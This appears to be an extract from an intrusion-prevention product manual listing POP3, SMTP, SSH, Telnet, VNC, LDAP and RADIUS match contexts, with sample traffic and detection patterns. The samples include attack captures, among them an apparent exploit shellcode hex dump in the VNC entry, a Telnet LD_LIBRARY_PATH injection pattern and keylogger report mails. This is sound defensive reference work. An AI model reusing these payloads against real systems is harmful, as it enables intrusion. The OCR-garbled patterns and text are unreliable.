pop3-header-x-mailer (STC)	Matches the X-Mailer: header of an e-mail in a POP3 transaction. **Example of field in POP3 transaction:** boundary="—=_NextPart_000_0029_01C49756.A5367E10" X-Priority: 3 X-MSMail-Priority: Normal X-Mailer: Microsoft Outlook Express 6.00.2741.2600 **Example of context usage:** Context: pop3-header-x-mailer pattern: "Outlook"
pop3-list (CTS)	Matches the arguments of the LIST command in a POP3 session. **Example of field in POP3 transaction:** LIST h]^ fl -ERR Message 0 does not exist. **Example of context usage:** Context: pop3-list pattern: "f1"

Table 63: Service Contexts: POP3 *(Continued)*

Context and Direction	Description Example of Contexts
pop3-mime-content-data (STC)	Matches the first 64 bytes of the base-64 decoded MIME attachment data in a POP3 session. **Example of field in POP3 transaction:** Content-Type: application/octet-stream; name=mNTNAhB21nBFCb.Wmf) Content-Transfer-Encoding: base64 Content-Disposition: attachment; filename="mNTNAhB21nBFCb.Wmf" AQAJAAADEQAAAAAABQAAAAAA/////xMCMgCWAAMAAAAAAA== - 184295621176442192310324- **Example of context usage:** Context: pop3-mime-content-data pattern: "AQA"
pop3-mime-content-filename (STC)	Matches the content filename of a MIME attachment in a POP3 session. **Example of field in POP3 transaction:** Content-Type: application/octet-stream; name=mNTNAhB21nBFCb.Wmf) Content-Transfer-Encoding: base64 Content-Disposition: attachment; filename="mNTNAhB21nBFCb.Wmf" **Example of context usage:** Context: pop3-mime-content-filename pattern: "mNTN"
pop3-mime-content-name (STC)	Matches the content name of a MIME attachment in a POP3 session. **Example of field in POP3 transaction:** Content-Type: application/octet-stream; name=mNTNAhB21nBFCb.Wmf) Content-Transfer-Encoding: base64 Content-Disposition: attachment; filename="mNTNAhB21nBFCb.Wmf" **Example of context usage:** Context: pop3-mime-content-name pattern: "mNTN"

Table 63: Service Contexts: POP3 *(Continued)*

Context and Direction	Description Example of Contexts
pop3-retr (CTS)	Matches the arguments of the RETR command in a POP3 session. **Example of field in POP3 transaction:** LIST +0K 1 visible messages (1470 octets) 1 1470 . RETR 1 **Example of context usage:** Context: pop3-retr pattern: “1”
pop3-top (CTS)	Matches the arguments of the TOP command in a POP3 session.
pop3-uidl (CTS)	Matches the arguments of the UIDL command in a POP3 session.
pop3-user (CTS)	Matches the user name of a POP3 session. **Example of field in POP3 transaction:** USER test +0K Password required for test. PASS blarg **Example of context usage:** Context: pop3-user pattern: “test”
pop3-xtnd (CTS)	Matches the arguments of the XTND command in a POP3 session.

Service Contexts: SMTP

The table displays the security context details for SMTP:

Table 64: Service Contexts: SMTP

Context and Direction	Description Example of Contexts
smtp-banner (STC)	Matches the banner returned by the server at the start of an SMTP transaction. **Example of field in SMTP response:** 220 MERCUR SMTP-Server (v3.20.01 AS-7864334)for Windows NT ready at Fri,28Jan 2005 20:34:15+0100 HELO sv2.mech.kyoto-u.ac.jp 250 mailserver Hello 130.54.19.130 MAIL FROM:<> 250 <>, sender ok RCPT TO:<nelson_ladner_3@zoom-bim.nl> 550 Recipient not here QUIT 221130.54.19.130 closing connection **Example of context usage:** Context: smtp_banner pattern: ".*MERCUR_SMTP-Server_\(v((3\.([3-9]|([0-2][0-9])))|(4\.[0-2][A0-9])).*"
smtp-command-line (CTS)	Matches any SMTP command line. **Example of field in SMTP transaction:** 220 river.fscinternet.com ESMTP Sendmail 8.12.10/8.12.10; Mon, 28 Feb 200517:11:08 -0500 HELO fscinternet.com **Example of context usage:** Context: smtp-command-line pattern: "HELO"
smtp-data-line (CTS)	Matches lines in the e-mail body of an SMTP transaction. **Example of field in SMTP request:** From: "Attacker" <attacker@microsoft.local> X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2962 Return-Path: attacker@microsoft.local BEGIN:DAYLIGHT DTSTART:20060402T020000 RRULE:FREQ=YEARLY;INTERVAL=1;BYDAY=1SU;BYMONTH=4 TZOFFSETFROM:-0500 TZOFFSETTO:-0400 TZNAME:Daylight Savings Time END:DAYLIGHT END:VTIMEZONE BEGIN:VEVENT END:VCALENDAR **Example of context usage:** Context: smtp-data-line pattern: "BEGIN:VEVENT"

Table 64: Service Contexts: SMTP *(Continued)*

Context and Direction	Description Example of Contexts
smtp-data-text-html (CTS)	Matches lines in a text/html MIME attachment in the body of an SMTP transaction. **Example of field in SMTP request:** Content-Type: text/html; charset="iso-8859-l" Content-Transfer-Encoding: quoted-printable <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0Transitional//EN"> <HTMLxHEAD> <META http-equiv=3DContent-Type content=3D"text/html; = charset=3Diso-8859-l"> <META content=3D"MSHTML 6.00.2800.1106" name=3DGENERATOR> <STYLEx/STYLE> </HEAD> <BODY bgColor=3D#ffffff> <DIV> </DIVx/BODYx/HTML> **Example of context usage:** Context: smtp-data-text-html pattern: ".*\u\[<xml\]\[A>]*\s*\[id\s*=(3D)?\s*(,|")?\]\u.*"
smtp-data-text-plain (CTS)	Matches lines in a text/plain MIME attachment in the body of an SMTP transaction. **Example of field in SMTP request:** Content-Type: text/plain Content-Transfer-Encoding: quoted-printable Please see attachment for the ActMon Computer Monitoring report. The report is in 256-bit AES encrypted raw log format. You can use the Contro= l Center to convert it to a report. This message does NOT appear in full version of ActMon Computer Monitoring. Buy it now at: <URL:http://www.ActMon.com/rd/actmon.asp?ref=3Drga5200201> This email was sent by ActMon Computer Monitoring V5.20 (c) 2005 http://www.ActMon.com **Example of context usage:** Context: smtp-data-text-html pattern: “ActMon Computer”
smtp-from (CTS)	Matches the contents of the MAIL, SAML, SEND, and SOML commands. **Example of field in SMTP transaction:** DATA 354 Enter mail, end with on a line by itself From: <keys@keys.com> To: myu@fscinternet.com Subject: WINXPPRO ,4 **Example of context usage:** Context: smtp-from pattern: "\[<keys@keys\.com>\]"

Table 64: Service Contexts: SMTP *(Continued)*

Context and Direction	Description Example of Contexts
smtp-header (CTS)	Matches any unfolded header in the SMTP data. **Example of field in SMTP request:** Content-Type: application/octet-stream; name=ieeEFu3HpZPfu4.aU) Content-Transfer-Encoding: base64 Content-Disposition: attachment; filename="ieeEFu3HpZPfu4.aU" **Example of context usage:** Context: smtp-header pattern: ".*filename="[A")*V\[AU\]""
smtp-header-comment (CTS)	Matches the Comment: header in the SMTP data.
smtp-header-from (CTS)	Matches the From: header in the SMTP data. **Example of field in SMTP request:** DATA 354 Enter mail, end with on a line by itself X-OEM: iOpus Software GmbH Date: Mon, 28 Feb 2005 17:11:12 -0500 To: <myu@fscintemet.com> From: <myu@fscinternet.com> **Example of context usage:** Context: smtp-header-from pattern: “myu”
smtp-header-line (CTS)	Matches any header lines in the SMTP data. **Example of field in SMTP request:** DATA 354 Enter mail, end with on a line by itself From: <keys@keys.com> To: myu@fscinternet.com Subject: WINXPPRO ,4 **Example of context usage:** Context: smtp-header-line pattern: "\[<keys@keys\.com>\]"

Table 64: Service Contexts: SMTP *(Continued)*

Context and Direction	Description Example of Contexts
smtp-header-reply-to (CTS)	Matches the Reply-To: header in the SMTP data. **Example of field in SMTP request:** To: hahosoya@kurims.kyoto-u.ac.jp Reply-To: "Voyages-SNCF.com bons-plans-at-voyages-sncf.com | on-line shopping/l.O-Allow| " <jthOhsvboyOt@sneakemail.com> Subject: Pâques: faites le pont a petit prix! **Example of context usage:** Context: smtp-header-reply-to pattern: “voyages”
smtp-header-sender (CTS)	Matches the Sender: header in the SMTP data.
smtp-header-subject (CTS)	Matches the Subject: header in the SMTP data. **Example of field in SMTP request:** Date: Mon, 28 Feb 2005 17:11:12 -0500 To: <myu@fscinternet.com> From: <myu@fscinternet.com> Subject: Report, No. 1, Current User:VRT X-Priority: Normal **Example of context usage:** Context: smtp-header-subject pattern: “Report”
smtp-header-to (CTS)	Matches the To: header in the SMTP data. **Example of field in SMTP request:** Date: Mon, 28 Feb 2005 17:11:12 -0500 To: <myu@fscinternet.com> From: <myu@fscinternet.com> Subject: Report, No. 1, Current User:VRT X-Priority: Normal **Example of context usage:** Context: smtp-header-to pattern: “myu”

Table 64: Service Contexts: SMTP *(Continued)*

Context and Direction	Description Example of Contexts
smtp-header-x-field (CTS)	Matches all extended headers that start with X- in the SMTP data. **Example of field in SMTP request:** Date: Mon, 28 Feb 2005 17:11:12 -0500 To: <myu@fscinternet.com> From: <myu@fscinternet.com> Subject: Report, No. 1, Current User:VRT X-Priority: Normal **Example of context usage:** Context: smtp-header-x-field pattern: “Normal”
smtp-header- x-mailer (CTS)	Matches the X-Mailer: header in the SMTP data. **Example of field in SMTP request:** X-Priority: 3 (normal) X-MSMail-Priority: Normal X-Mailer: 220171 ANSMTP 868 **Example of context usage:** Context: smtp-header-x-mailer pattern: “ANSMTP”
smtp-header- x-originating-ip	Matches the X-Originating-ip header in the SMTP data. **Example of field in SMTP request:** To: ranurag@juniper.net Subject: sendmail test three) From: me@myserver.com X-Originating-Ip: [173.201.193.102] Message-Id: <20190523150611.2ACC35EE3@idpdevesxl-centosl4.localdomain> **Example of context usage:** Context: smtp-header-x-originating-ip pattern: “173\.201\.193\.102”
smtp-mime-content-data (CTS)	Matches the first 64 bytes of the base-64 decoded MIME attachment data in an SMTP session.

Table 64: Service Contexts: SMTP *(Continued)*

Context and Direction	Description Example of Contexts
smtp-mime-content-filename (CTS)	Matches the content filename of a MIME attachment in an SMTP session. **Example of field in SMTP request:** Content-Transfer-Encoding: base64 Content-Disposition: attachment; filename="No[l)-#VRT#WINXPPRO#.dat" **Example of context usage**: Context: smtp-mime-content-filename pattern: “attachment”
smtp-mime-content-name (CTS)	Matches the content name of a MIME attachment in an SMTP session. **Example of field in SMTP request:** Content-Type: application/octet-stream; name="No[l]-#VRT#WINXPPRO#.dat" Content-Transfer-Encoding: base64 Content-Disposition: attachment; filename="No[l]-#VRT#WINXPPRO#.dat" **Example of context usage:** Context: smtp-mime-content-name pattern: “name=”
smtp-pdf (ANY)	smtp-pdf
smtp-rcpt (CTS)	Matches the contents of the RCPT command in an SMTP transaction. **Example of field in SMTP request:** RCPT TO:<myu@fscintemet.com> 250 2.1.5 <myu@fscinternet.com>... Recipient ok DATA **Example of context usage:** Context: smtp-rcpt pattern: “myu@fscintemet.com”
smtp-reply- 100-line (STC)	Matches the SMTP 1yz Positive Preliminary reply.

Table 64: Service Contexts: SMTP *(Continued)*

Context and Direction	Description Example of Contexts
smtp-reply- 200-line (STC)	Matches the SMTP 2yz Positive Completion reply. **Example of field in SMTP request:** 220 river.fscinternet.com ESMTP Sendmail 8.12.10/8.12.10; Mon, 28 Feb 200517:11:08 -0500 HELO fscinternet.com **Example of context usage:** Context: smtp-reply-200-line pattern: “fscinternet”
smtp-reply- 300-line (STC)	Matches the SMTP 3yz Positive Intermediate reply. **Example of field in SMTP request:** DATA 354 Enter mail, end with on a line by itself From: <keys@keys.com> To: myu@fscinternet.com Subject: WINXPPRO ,4 **Example of context usage:** Context: smtp-reply-300-line pattern: “mail”
smtp-reply- 400-line (STC)	Matches the SMTP 4yz Transient Negative Completion reply.
smtp-reply- 500-line (STC)	Matches the SMTP 5yz Permanent Negative Completion reply. **Example of field in SMTP request:** RCPT TO: <moneyhunter99@daum.net> 550 Relaying is prohibited **Example of context usage:** Context: smtp-reply-500-line pattern: "550_.*\[relayingjs_prohibited\].*"

Table 64: Service Contexts: SMTP *(Continued)*

Context and Direction	Description Example of Contexts
smtp-reply- line (STC)	Matches the SMTP reply line. **Example of field in SMTP request:** 220 river.fscinternet.com ESMTP Sendmail 8.12.10/8.12.10; Mon, 28 Feb 200517:11:08 -0500 HELO fscinternet.com **Example of context usage:** Context: smtp-reply-line pattern: "ESMTP"

Remote Access Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for remote access as match conditions in IDP policy rules.

Service Contexts: SSH

The table displays the security context details for SSH:

Table 65: Service Contexts: SSH

Display Name	Description Example of Contexts
ssh-header (ANY)	Matches the header at the start of an SSH session. **Example of field in SSH transaction:** Transmission Control Protocol, Src Port: 21161, Dst Port: 22, Seq: 3124622962, Ack: 740473231, Len: 28 SSH Protocol Protocol: SSH-1.0-SSH_Version_Mapper SSH Version 1 **Example of context usage:** Context: ssh-header pattern: "SSH"

Service Contexts: Telnet

The table displays the security context details for Telnet:

Table 66: Service Contexts: Telnet

Context and Direction	Description Example of Contexts
telnet-option (ANY)	Matches each of the telnet options in a Telnet session. **Example of field in TELNET transaction:** Telnet Do Encryption Option Command: Do (253) Subcommand: Encryption Option Will Encryption Option Command: Will (251) Subcommand: Encryption Option Do Suppress Go Ahead Will Terminal Type Will Negotiate About Window Size Will Terminal Speed Will Remote Flow Control Will Linemode Will New Environment Option Do Status Will X Display Location **Example of context usage:** Context: telnet-option pattern: ".*\[ld_library_path\].*"
telnet-subnegotiation (ANY)	Matches each of the telnet subnegotiation options in a Telnet session. **Example of field in TELNET transaction:** Telnet Suboption Negotiate About Window Size Suboption End **Example of context usage:** Context: telnet-subnegotiation pattern: ".*\[ld_library_path\].*"
telnet-user (CTS)	Matches the Telnet user name.

Service Contexts: VNC

The table displays the security context details for VNC:

Table 67: Service Contexts: VNC

Context and Direction	Description Example of Contexts
vnc-client-version (CTS)	Matches the version number of the VNC protocol sent by the client. **Example of field in VNC transaction:** Virtual Network Computing Client protocol version: 003.003 **Example of context usage:** Context: vnc-client-version pattern: “003”

Table 67: Service Contexts: VNC *(Continued)*

Context and Direction	Description Example of Contexts
vnc-reason (STC)	Matches the connection fail reason reported by the VNC server. **Example of field in VNC transaction:** Virtual Network Computing Security type: Invalid (0) 00 00 00 00 00 00 04 06 52 65 71 75 69 72 65 73 Requires 20 55 6c 74 72 40 56 4e 43 20 41 75 74 68 65 6e Ultr@VNC Authen 74 69 63 61 74 69 6f 6e 0a 6a 25 59 d9 ee d9 74 tication.j%Y...t 24 f4 5b 81 73 13 7f 65 41 fO 83 ebfc e2 f4 fe $.[.s..eA al be lf 80 9a 05 Oc 97 2141 fO 7f ee 04 cc f4 !A 19 44 88 7e 8a ca bf 67 ee le dO 7e 8e 08 7b 4b .D.~...g...~..{K ee 40 le 4e a5 d8 5c fb a5 35 f7 be af 4c fl bd .(S).N..\..5...L.. 8e b5 cb 2b 4145 85 9a ee le d4 7e 8e 27 7b 73 ...+AE ~.'{s 2e ca af 63 64 aa 7b 63 ee 40 lb f6 39 65 f4 bc ...cd.{c.@..9e.. 54 81 94 f4 25 71 75 bf ld 4d 7b 3f 69 ca 80 63 T...%qu..M{?i..c c8 ca 98 77 8e 48 7b ff d5 41 fO 7f ee 29 cc 20 ...w.H{..A...). 54 b7 90 29 ec b9 73 bf le 11 98 01 bd a3 83 17 T..)..s fd bf 7a 71 32 be 17 11 Oa 35 95 Of 04 25 de la ..zq2....5...%.. 1d 24 fO 90 fd 43 fd d6 f9 9b 47 90 37 3f 9b 27 .$...C....G.7?.' 43 3f f5 40 f5 f8 9f 4e 48 4e 41 46 f9 96 49 48 C?.(S)...NHNAF..IH d 93 f9 49 49 49 46 27 f5 41 40 27 fc 99 37 42 ...IIIF'.A(S)'..7B 41 97 41 4b 90 fc f8 d6 4e 4b 93 91 9b f8 47 98 A.AK....NK....G. 49 37 f5 3f f5 92 90 46 f8 f8 f5 d6 d6 4b 90 41 17.?...FK.A 3f 48 fc 27 43 92 43 9f 42 47 4b 27 3f 40 49 4f ?H.!C.C.BGK!?@ 10 4e 47 90 f9 48 4e fc d6 37 fd 48 9b f5 f9 4e f5 NG..HN..7.H...N. 40 4f d6 42 d6 37 27 f8 4a 4e d6 4e 40 43 37 92 @O.B.7\JN.N@C7. 96 4f 3f 49 fc f8 97 43 d6 91 d6 d6 f9 fd 97 43 .07I...C C 96 97 4e 40 9b 42 f9 40 49 fd 4b 40 93 f5 2f f8 ..N@.B.(S)I.K(a)../. f9 90 49 4e 42 92 fc 40 4f f9 d6 4e f9 99 2f 98 ..INB..@O..N../. 96 96 9b 49 98 97 46 f8 41 4e 97 99 fc f5 96 d6 ...I..F.AN 47 fc 27 d6 47 4f 9b 97 9b 96 49 4a 2f 96 4a 9f G.'.GO....IJ/.J. 91. fc 93 49 92 3f d6 47 42 47 46 f9 47 27 91 90 ...I.7.GBGF.G'.. 46 9b 47 41 f9 4e 98 43 40 40 4a 3f 4a fc fc 46 F.GA.N.C@(S)J?J..F 91. f9 49 4b 37 3f 96 47 47 91 48 96 4e 42 98 3f ..IK77.GG.H.NB.7 **Example of context usage:** Context: vnc-reason pattern: "Ultra@VNC"

Table 67: Service Contexts: VNC *(Continued)*

Context and Direction	Description Example of Contexts
vnc-server-version (STC)	Matches the version number of the VNC protocol sent by the server. **Example of field in VNC transaction:** Virtual Network Computing Server protocol version: 003.003 **Example of context usage:** Context: vnc-server-version pattern: “003”

Identity and Access Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for identity and access as match conditions in IDP policy rules.

Service Contexts: LDAP

The table displays the security context details for LDAP:

Table 68: Service Contexts: LDAP

Context and Direction	Description Example of Contexts
ldap-abandon-request (CTS)	Matches the entire Abandon Request message.
ldap-add-request (CTS)	Matches the entire Add Request message. **Example of field in LDAP transaction:** [3 Reassembled TCP Segments (4017bytes): #4(1460),#5(1460),#7(1097)] Lightweight Directory Access Protocol LDAPMessage messageID: 1 protocolOp: addRequest (8) addRequest **Example of context usage:** Context: ldap-add-request pattern: "addRequest"
ldap-add- request-attribute (CTS)	Matches each attribute in an Add Request message. The values are NULL delimited and the type, and values are newline delimited.
ldap-add- request-attributetype (CTS)	Matches the type each attribute in an Add Request message.
ldap-add-request-attributevalue (CTS)	Matches the value of each attribute in an Add Request message.
ldap-add- request-entry (CTS)	Matches the object in an Add Request message.

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts

ldap-bind- request (CTS)	Matches the entire LDAP Bind Request message.
	
	Example of field in LDAP transaction:
	
	Lightweight Directory Access Protocol
	  LDAPMessage bindRequest(1) "DN"
	    messageID: 1
	    protocolOp: bindRequest (0)
	      bindRequest
	        version: 3
	        name: DN
	
	Example of context usage:
	Context: ldap-bind-request pattern: “foo”

ldap-bind- request-authentication (CTS)	Matches the authentication information in a Bind Request message including the 1-byte type.
	
	Example of field in LDAP transaction:
	
	Lightweight Directory Access Protocol
	  LDAPMessage bindRequest(2) "<ROOT>" sasl
	    messageID: 2
	    protocolOp: bindRequest (0)
	      bindRequest
	        version: 3
	        name:
	        authentication: sasl (3)
	00 50 56 b4 39 7d 00 50 56 b4 0e 7f 08 00 45 00 .PV.9}.PV E.
	00 80 ba 8a 40 00 40 06 15 de ac 10 08 e6 ac 10 —@.@
	09 09 a5 12 01 85 26 66 c7 b9 c5 d2 60 ee 80 18
	00 e5 be 96 00 00 01 01 08 0a 0a cb 7d 30 15 ba JO-
	42 e4 30 4a 02 01 01 60 45 02 01 03 04 32 43 4e B.OJ... E—2CN
	3d 41 64 6d 69 6e 69 73 74 72 61 74 6f 72 2c 43 =Administrator,C
	4e 3d 55 73 65 72 73 2c 44 43 3d 54 53 4c 2c 44 N=Users,DC=TSL,D
	42. 3d 45 58 41 4d 50 4c 45 2c 44 43 3d 43 4f 4d C=EXAMPLE.DC=COM
	80 0c 66 6f 6f62 61 72 31 32 33 21 40 23 -foobarl23!@#
	
	Example of context usage:
	Context: ldap-bind-request-authentication pattern: “\x 666f6f \x”

ldap-bind- request-ldapDN (CTS)	Matches the name of the directory object to which the client wants to bind.

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap-bind- request-version (CTS)	Matches the LDAP version in a Bind Request message. **Example of field in LDAP transaction:** Transmission Control Protocol Src Port: 42258, DstPort: 389, Seq: 644270009. Ack: 3318898926. Len: 76 Lightweight Directory Access Protocol LDAPMessage bindRequest(1) "CN=Administrator.CN=Users.DC=TSL,DC=EXAMPLE.DC=COM" simple messageID: 1 protocolOp: bindRequest (0) bindRequest version: 3 name: CN=Administrator.CN=Usei*s.DC=TSL.DC=EXAMPLE.DC=COM authentication: simple (0) **Example of context usage:** Context: ldap-bind-request-version pattern: “\x 03 \x”
ldap-compare- request (CTS)	Matches the entire Compare Request message.
ldap-compare- request- assertionvalue (CTS)	Matches the value against which the attribute value is compared in a Compare Request message.
ldap-compare- request- attributedesc (CTS)	Matches the attribute type of an entry in a Compare Request message.
ldap-compare- request- entry (CTS)	Matches the entry of the DN to be compared in a Compare Request message.
ldap-delete- request (CTS)	Matches the entire Delete Request message.

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap-extended-request (CTS)	Matches the entire Extended Request message. **Example of field in LDAP transaction:** Lightweight Directoiy Access Protocol LDAPMessage extendedReq(132) messageID: 132 protocolOp: extendedReq (23) extendedReq requestNaine: 2.16.840.1.113719.1.142.100.1 (US company arc.l 13719.1.142.100.1) BER Error: This field lies beyond the end of the known sequence definition. BER Error: This field lies beyond the end of the known sequence definition. BER Error: This field lies beyond the end of the known sequence definition. BER Eiror: This field lies beyond the end of the known sequence definition. BER Error: This field lies beyond the end of the known sequence definition. 30 4b 02 02 00 84 77 45 80 Id 32 2e 31 36 2e 38 0K....w'E..2.16.8 34 30 2e 31 2e 31 31 33 37 31 39 2e 31 2e 31 34 40.1.113719.1.14 32 2e 31 30 30 2e 31 07 07 07 07 07 07 07 07 07 2.100.1 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 81 04 30 02 04 00 0... **Example of context usage:** Context: ldap-extended-request pattern: "\x 801d32 \x"
ldap-extended-request-requestName (CTS)	Matches the request name in the Extended Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage extendedReq(132) messageID: 132 protocolOp: extendedReq (23) extendedReq requestNaine: 2.16.840.1.113719.1.142.100.1 (US company arc.l 13719.1.142.100.1) BER Error: This field lies beyond the end of the known sequence definition. BER Error: This field lies beyond the end of the known sequence definition. BER Error: This field lies beyond the end of the known sequence definition. BER Error: This field lies beyond the end of the known sequence definition. BER Error: This field lies beyond the end of the known sequence definition. **Example of context usage:** Context: ldap-extended-request-requestName pattern: "2\.16\.840\.1"

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap-extended-request-requestValue (CTS)	Matches the request value in the Extended Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage extendedReq(2) messageID: 2 protocolOp: extendedReq (23) extendedReq requestName: 2.16.840.1.113719.1.27.100.79(US company arc.1 13719.1.27.100.79) requestValue: 3082032a0204200000013182032030060201010201013006... **Example of context usage:** Context: ldap-extended-request-requestValue pattern: "\x 020101 \x"
ldap-extended-response- response (STC)	Matches the response field in the Extended Request message.
ldap-extended-response-responseName (STC)	Matches the response name in the Extended Response message.
ldap-modify-request (CTS)	Matches the entire Modify Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage modifyRequest(10) "CN=SomeTHING.O=SomeOtherThing" messageID: 10 protocolOp: modifyRequest (6) modifyRequest object: CN=SomeTHING,0=SomeOtherThmg modification: 3 items **Example of context usage:** Context: ldap-modify-request pattern: "CN"

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap-modify-request-attribute (CTS)	Matches each attribute in a Modify Request message including the 1-byte modify operation. The values are NULL delimited, and the type and values are newline delimited.
ldap-modify-request-attributetype (CTS)	Matches each attribute type in a Modify Request message.
ldap-modify-request-attributevalue (CTS)	Matches each attribute value in a Modify Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage modifyRequest(lO) "CN=SomeTHING.O=SomeOtherThmg" messageID: 10 protocolOp: modifyRequest (6) modifyRequest object: CN=SomeTHING,0=SomeOtherThmg modification: 3 items modification item operation: replace (2) modification someattmame;AAAAA type [truncated]: someattmame:AAAAAA vals: 1 item Attribute Value : someattrvalue modification item **Example of context usage:** Context: ldap-modify-request-attributevalue pattern: "someattrvalue"
ldap-modify-request-object (CTS)	Matches the object in the Modify Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage modifyRequest(10) "CN=SomeTHING.O=SomeOtherThmg" messageID: 10 protocolOp: modifyRequest (6) modifyRequest object: CN=SomeTHING,0=SomeOtherThmg modification: 3 items **Example of context usage:** Context: ldap-modify-request-object pattern: "CN=Some"

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap- modifyDN- request (CTS)	Matches the entire Modify-DN Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage modDNRequest(2) "dc=something,dc=anything" messageID: 2 protocolOp: inodDNRequest (12) modDNRequest entry: dc=something,dc=anything newrdn: dc= deleteoldrdn: False **Example of context usage:** Context: ldap-modifyDN-request pattern: "dc=Some"
ldap- modifyDN- request- entry (CTS)	Matches the DN of the entry in a Modify-DN Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage modDNRequest(2) "dc=something,dc=anything" messageID: 2 protocolOp: inodDNRequest (12) modDNRequest entry: dc=something,dc=anything newrdn: dc= deleteoldrdn: False **Example of context usage:** Context: ldap-modifyDN-request-entry pattern: "something"
ldap- modifyDN- request- newRDN (CTS)	Matches the new DN that replaces the old DN in a Modify-DN Request message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage modDNRequest(2) "dc=something,dc=anything" messageID: 2 protocolOp: inodDNRequest (12) modDNRequest entry: dc=something,dc=anything newrdn: dc= deleteoldrdn: False **Example of context usage:** Context: ldap-modifyDN-request-newRDN pattern: "dc"

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap- modifyDN-request-newsuperior (CTS)	Matches the new DN that becomes the parent of the existing DN entry in a Modify-DN Request message.
ldap-result (STC)	Matches the entire Result message, including the 1-byte response type. **Example of field in LDAP transaction:** Transmission Control Protocol. Src Port: 389.Dst Port: 42258. Seq: 3318898926. Ack: 644270085.Len: 14 Lightweight Directory Access Protocol LDAPMessage bindResponse(l) success messagelD: 1 protocolOp: bindResponse (1) bindResponse resultCode: success (0) matchedDN: errorMessage: **Example of context usage:** Context: ldap-result pattern: “dc=Some”
ldap-result-errorMessage (STC)	Matches the error message in the result.
ldap-result-matchedDN (STC)	Matches the base object in the Result message, including the 1-byte tag.
ldap-result- referral (STC)	Matches each referral URL in the result.
ldap-search-request (CTS)	Matches the entire LDAP Search Request message. **Example of field in LDAP transaction:** Lightweight Directoiy Access Protocol LDAPMessage searchRequest(2) "DC=TSL.DC=EXAMPLE.DC=COM" wholeSubtree messageID: 2 protocolOp: searcliRequest (3) searchRequest [Response In: 10] **Example of context usage:** Context: ldap-search-request pattern: “DC”

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap-search-request-attribute (CTS)	Matches each attribute in a Search Request message.
ldap-search-request-attributelist (CTS)	Matches all the attributes in a Search Request message.
ldap-search-request-baseObject (CTS)	Matches the base object entry against which the search is performed. This includes the 1-byte scope, which can represent baseObject, singleLevel or wholeSubtree. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage searchRequest(2) "DC=TSL.DC=EXAMPLE.DC=COM" wholeSubtree messageID: 2 protocolOp: searchRequest (3) searchRequest baseObject: DC=TSL.DC=EXAMPLE.DC=COM scope: wholeSubtree (2) derefAliases: neverDerefAliases (0) sizeLimit: 0 timeLimit: 0 typesOnly: False Filter : (sAMAccountName=Admin*tor) attributes: 0 items **Example of context usage:** Context: ldap-search-request-baseObject pattern: "EXAMPLE"
ldap-search-request-filter (CTS)	Matches the contents of the search filter. **Example of field in LDAP transaction:** Filter: (sAMAccountName=Admin*tor) filter: substrings (4) substring: (sAMAccountName=Admin*tor) substrings sAMAccountName type: sAMAccountName substrings: 2 items substrings item: initial (0) substrings item: final (2) **Example of context usage:** Context: ldap-search-request-filter pattern: "Account"

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap-search-request-sizeLimit (CTS)	Matches the sizeLimit field of the search request.
ldap-search-request-timeLimit (CTS)	Matches the timeLimit field of the search request.
ldap-search-resentry (STC)	Matches the entire Search Result message. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage searchResEntry(2) "CN=Admiiiistrator.CN=Users.DC=tsl.DC=example.DC=com" [1 result] messageID: 2 protocolOp: searchResEntry (4) **Example of context usage:** Context: ldap-search-resentry pattern: “dc=Some”
ldap-search-resentry-attribute (STC)	Matches each attribute in the search result. The values are NULL delimited, and the type and value list are newline delimited.
ldap-search-resentry-attributetype (STC)	Matches each attribute type in the search result.
ldap-search-resentry-attributevalue (STC)	Matches each attribute value in the search result.

Table 68: Service Contexts: LDAP *(Continued)*

Context and Direction	Description Example of Contexts
ldap-search-resentry-objectname (STC)	Matches the base object of the search result. **Example of field in LDAP transaction:** Lightweight Directory Access Protocol LDAPMessage searchResEntry(2) "CN=Administrator.CN=Users.DC=tsl.DC=example.DC=com" [1 result] messageID: 2 protocolOp: searchResEntry (4) searchResEntry objectName: CN=Administrator.CN=Users.DC=tsl.DC=example.DC=com attributes: 29 items **Example of context usage:** Context: ldap-search-resentry-objectname pattern: “Admin”
ldap-search- resref (STC)	Matches the entire Search Result Reference message.
ldap-search- resref-referral (STC)	Matches each referral URL in the Search Result Reference message.

Service Contexts: Radius

The table displays the security context details for Radius:

Table 69: Service Contexts: RADIUS

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>radius-access-accept (STC)</td><td>Matches the attribute fields of a RADIUS Access-Accept message.

Example of field in RADIUS transaction:
<pre>
User Datagram Protocol, Src Port: 1812, Dst Port: 1645
RADIUS Protocol
    Code: Access-Accept (2)
    Packet identifier: 0x9 (9)
    Length: 26
    Authenticator: 9469c5c2dI01244ee93ellel0cObf219 [This is a
    response to a request in frame 1]
    [Time from request: 0.002822000 seconds]
